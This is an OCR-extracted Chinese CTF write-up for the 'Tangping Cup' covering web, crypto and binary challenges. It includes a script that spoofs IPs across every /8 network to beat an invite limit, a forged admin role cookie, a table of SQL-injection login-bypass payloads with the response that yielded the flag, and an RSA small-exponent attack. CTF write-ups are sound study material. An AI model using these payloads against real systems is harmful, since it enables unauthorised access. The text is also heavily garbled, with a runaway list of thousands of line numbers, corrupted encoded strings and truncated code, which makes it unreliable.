
{'User-Agent': 'python-requests/2.28.1', 'Accept-Encoding': 'gzip, deflate', 'Accept': '\*/\*', 'Connection': 'keep-alive', 'Cookie': '', 'token': 'eyJhbGciOiJIUzI1NiIsInR5cCIkIkpXCVJ9eyJcIjoiYWRtaW4iLCJleHAIoje2NzQ0MDE4NTF9.mxAvgFn6080lwxSRjuEHcIcceuQTQKx0GRE3e18E7c;Path=/', 'Authorization': 'Basic '}

<QnL0ZXNTZWMTNTA0TUvZQ0LRQ0pKJ0c08aVp6SmIiLXRHHMZT2pRe6ZIR01rTndkND6Nk1Wdm1sSHBValFJaEFJQW9Jemg1XzK3RXNmWmRvbnnVVWm1va1h5UxdJNFa2LWFqVTZCzdRNGs5'>

-----

{'Date': 'Sat, 21 Jan 2023 12:11:52 GMT', 'Content-Type': 'text/html; charset=utf-8', 'Transfer-Encoding': 'chunked', 'Connection': 'keep-alive', 'Cache-Control': 'no-cache', 'CF-Cache-Status': 'DYNAMIC', 'Report-To': {'endpoints': [{"url": "https://\\a.net.cloudflare.com"}]}

PEP 8: W391 blank line at end of file



将html元素中的 `disabled="disabled"` 删除，即可输入token

## 活动规则:

1. 用户在本活动中可以通过邀请好友助力的方式获得 大红包 提现机会。收集满 1 个 大红包 , 即可提取 1 个 大红包。
2. 用户在页面规定的时间内累计获得 的 大红包 达到一定的门槛才可提现。如未达到门槛, 所积累的 大红包 会失效的呦。
3. 每个用户只能够助力一次。为了建设提瓦特大陆一流红包平台, **活动要求位于同一 /8 网段的用户将被视为同一个用户。** (比如 IP 地址为 202.38.64.1 和 202.39.64.1 将被视为同一用户。) 达到助力次数上线后, 将无法再帮助好友助力。
4. 本活动一切解释权、裁定权、忽悠权归 【Bytes Security 提瓦特分部】所有。

看一下

活动规则, 其实就是遍历所有的/8网段, 255个ip地址

写一个脚本跑一下

```
url2="https://ilrbzij.weilei.studio/invite/28fb4aec-970e-40ec-b5de-fdcb17b31bba"
for i in range(0,256):
    data={"ip":"{}.1.1.1".format(i)}
    print(i)
    res=requests.post(url2,data=data).text
    html=etree.HTML(res)
    con=html.xpath("/html/body/div/div/div/div[1]/text()")
    print(con)
```

然后提现flag, 虽然只有两块多, 但是还是挺快乐的

## HTTP百解

### 神之眼

哔哩哔哩 (-\_-)つ... 知道 知乎 简书 - 创作你的创作 QQ邮箱 - 收件箱 Google ChatGPT 个人

# Welcome to the 1st Tangping Cup Web!

**Checkin is here!**

Please request me securely with Bytes Security Browser !

第一个flag直接ctrl+u查看源代码, 但是现在已经看不到了:(不放图片了

## 导引内卷之力

请求一下目标网站, 上面说是使用Bytes安全浏览器, 然后我就把ua换乘Bytes, 结果不对啊, 我寻思着那么多人都做出来不应该会很难啊, 奶奶滴, 后来才发现是我理解问题, ua应该是Bytes Security Browser

```

Request
Pretty Raw Hex
1 GET /value
HTTP/2
2 Host: prob06.weilei.studio
3 Cache-Control: no-store, no-cache, must-revalidate, max-age=0
4 Sec-Ch-Ua: "Chromium";v="109", "Not_A_Brand";v="99"
5 Sec-Ch-Ua-Mobile: ???
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Bytes Security Browser
9 Accept: */*
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN, zh;q=0.9
12 Sec-Fetch-Site: none
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Accept-Ranges: bytes
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
288
289
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
718
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
918
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1096
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1196
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1296
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1396
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1496
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1596
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1696
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1796
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1896
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
2096
2097
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2189
2190
2191
2192
2193
2194
2195
2196
2196
2197
2198
2199
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2249
2250
2251
2252
2253
2254
22
```

关于('b'+'a'++'a'+'a').toLowerCase() 是什么东西， 百度搜了一下

## ('b' + 'a' + + 'a' + 'a').toLowerCase()输出banana的剖析

转载 weixin\_30849591 于 2019-08-14 03:14:12 发布 725 收藏 2

文章标签： javascript ViewUI

版

### 前言

今天逛微博的时候看到有个博主发的一个问题，代码如下：

```
1 ('b' + 'a' + + 'a' + 'a').toLowerCase()
2 // "banana"
3 复制代码
```

复制

写了个脚本，跑一下直接出flag

```
# http百解

import requests
import re
from lxml import etree

url = "https://prob06.weilei.studio/?token=xxxx"
headers = {"user-agent": "Bytes Security Browser", "Cookie": "role=21232f297a57a5a743894a0e4a801fc3;Path=/"}
data={"token":"my——token","fruit":"banana"}
res = requests.request('BYTES',url, headers=headers,data=data)
print(res.text)
```

### 躺平问答 · Beta版

打开网页只有输入框没有题目，看一下源代码，什么也没有

The screenshot shows a web page with a form containing five input fields. Each field has a question mark followed by a colon and a blank input box. Below the fifth field is a blue 'Submit' button.

试试乱填内容提交一下，过程抓一下包，分析一下请求头数据，果然，有猫腻！

The screenshot shows the Network tab in Chrome DevTools. A request to 'submit?result=NTA6TUUVZQ0IRQ0pkY0c0aVp6SmFlXRHMVZfIt2pReGZlR0lrIndkND6Nk1Wdm1sSHBVAlFjaEFJQW9JemgIXzk3RXNmWnRv...&...&...' is selected. The 'Headers' tab is open, showing the following details:

```

date: Wed, 25 Jan 2023 12:37:06 GMT
content-type: application/json
content-length: 114
cf-nel: {"success_fraction":0,"report_to":"cf-net","max_age":604800}
report-to: [{"endpoint": [{"url": "https://a.net.cloudflare.com/report/v3?r=zTu1JnT9wM1XvKX:4iuHt2ZFTFCfhk2FAdfJFqtVTxgH8znh5vvJ0CZB5Xe0mR5H5644tmzwedY30QUD0PrXzRBSU06fL1s5wMe2BN/x3/bh1tepXZ92BVoXdekr%2B5yry%y42fqiKieeR61cMyw&J0k30"}], "group": "cf-net", "max_age": 604800}
server: cloudflare
authority: prob08.weilei.studio
method: GET
path: /submit?result=NTA6TUUVZQ0IRQ0pkY0c0aVp6SmFl...
```
The 'Authorization' header is highlighted with a red box, showing its value as 'prob08.weilei.studio'.

```

这里有一处看似base编码的东西，试试解码一下

## base编码

base16、base32、base64



前半部分是个人token，后面有一个|0，难道是正确题目数量？实践是检验真理的唯一标准，管它呢先试试再说，更改一下url的result值，访问拿到flag



## WearMe 核心机房 准入验证

我去，你怎么在这

burp上万能密码字典

| Request | Position | Payload            | Status | Error | Timeout | Length | Comment |
|---------|----------|--------------------|--------|-------|---------|--------|---------|
| 12      | 1        | 'admin' or '2'='2  | 200    |       |         | 647    |         |
| 57      | 2        | "or"="a"-a         | 200    |       |         | 661    |         |
| 0       |          |                    | 302    |       |         | 655    |         |
| 1       | 1        | ' or 1='1          | 302    |       |         | 651    |         |
| 2       | 1        | 'or"="or'          | 302    |       |         | 663    |         |
| 3       | 1        | admin              | 302    |       |         | 657    |         |
| 4       | 1        | admin -            | 302    |       |         | 616    |         |
| 5       | 1        | admin' or 4=4-     | 302    |       |         | 816    |         |
| 6       | 1        | admin' or '1'='1-- | 302    |       |         | 810    |         |
| 7       | 1        | admin888           | 302    |       |         | 663    |         |
| 8       | 1        | "or "a"="a         | 302    |       |         | 653    |         |
| 9       | 1        | admin' or 2=2#     | 302    |       |         | 661    |         |
| 10      | 1        | a' having 1=1#     | 302    |       |         | 655    |         |
| 11      | 1        | a' having 1=1--    | 302    |       |         | 814    |         |

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 27 Jun 2023 06:45:31 GMT
3 Content-Type: text/html; charset=UTF-8
4 Content-Security-Policy: ...
5 Vary: Accept-Encoding
6 X-Powered-By: PHP/7.3.22
7 CF-Cache-Status: DYNAMIC
8 Report-To: [{"endpoints": [{"url": "https://a.nel.cloudflare.com/report/v?r=sClvnMAt7Hl1uQaxRI4096j4ciLql8Jgj7DnRn7hBBeaL5c92BvCS60923aHeiaFFtPH9%3D0168Dj985jSHu3zDPtG81dQna9QqVX7hbbhB8lQICUvcIEEhfaIa8ID%3D"}]}, {"group": "cf-nel", "max_a_e": 1000000}
9 NEL {"success_fraction": 0, "report_to": "cf-nel", "max_ags": 604000}
10 Server: cloudflare
11 CF-Ray: 70ff06a508256041-SHA
12 Content-Length: 46
13
14 生成成功! Flag1: flag{long_5e6f9_b4ckfr_is_h3Re}
```

## Algorithm

## V我≈50

老实说，我不会算法啊，但是还是做出来了这道题，非预期解

打开网页，猜v多少，然后输入一个值，但是题目忽略了cookie的问题，每一次提交之后cookie都会变化，这个是关键点，我猜，如果对该数据包进行重放，第一次看到正确的答案，重放之后，携带上次的cookie，请求的v值改成正确的，就可以看到flag了，后来题目好像修复了。。。

## 口算大整数

这个题也是认真学习了一下密码学的知识才做出来的，难度不大，主要是之前没有接触过，所以无从下手。

加密代码

```
from random import *
import sympy
p = {guess}
q = {guess}
n = p * q
phin = (p - 1) * (q - 1)
e = 3
m = int.from_bytes(b'flag{falg_or_f14g}', 'big')
c = pow(m, e, n)
print('N=' + hex(n))
print('e=' + hex(e))
print('c=' + hex(c))
#
N=0x5c4b7517422507f74540ba361bcf27dd8f3f62891bc8d674c9fc242d23711f6c18f5958af89d9300174a11c596f4cc6k
```

## 低加密指数分解攻击

在 RSA 中 e 也称为加密指数。

由于 e 是可以随意选取的，选取小一点的 e 可以缩短加密时间（比如 e=2,e=3），但是选取不当的话，就会造成安全问题。

由于e很小,当n很大时,M<sup>e</sup>也比n小很多.尝试把c开根号看能否得到明文。

解密代码


```
import gmpy2
n =
0x5c4b7517422507f74540ba361bcf27dd8f3f62891bc8d674c9fc242d23711f6c18f5958af89d9300174a11c596f4cc6b62
```

## Binary

### 躺平flag提取器


我真的不到啊

ida打开 shift+f12查看字符串，找到flag



## 太美丽了家人们

这个题我一直以为是rot13，因为在c++代码中看到了rot13，老实说，我不会c++，没有理解里面的代码逻辑，尝试了很多次发现不对，大年初二的上午学了一会ida动态调试，结果真给调出来了，别的不说，真太美丽了家人们。



## 躺平flag提取器 · 极速版

### 快速提取

一看是Android，直接jad打开看一下，看到flag了，但是这个flag有点奇怪，

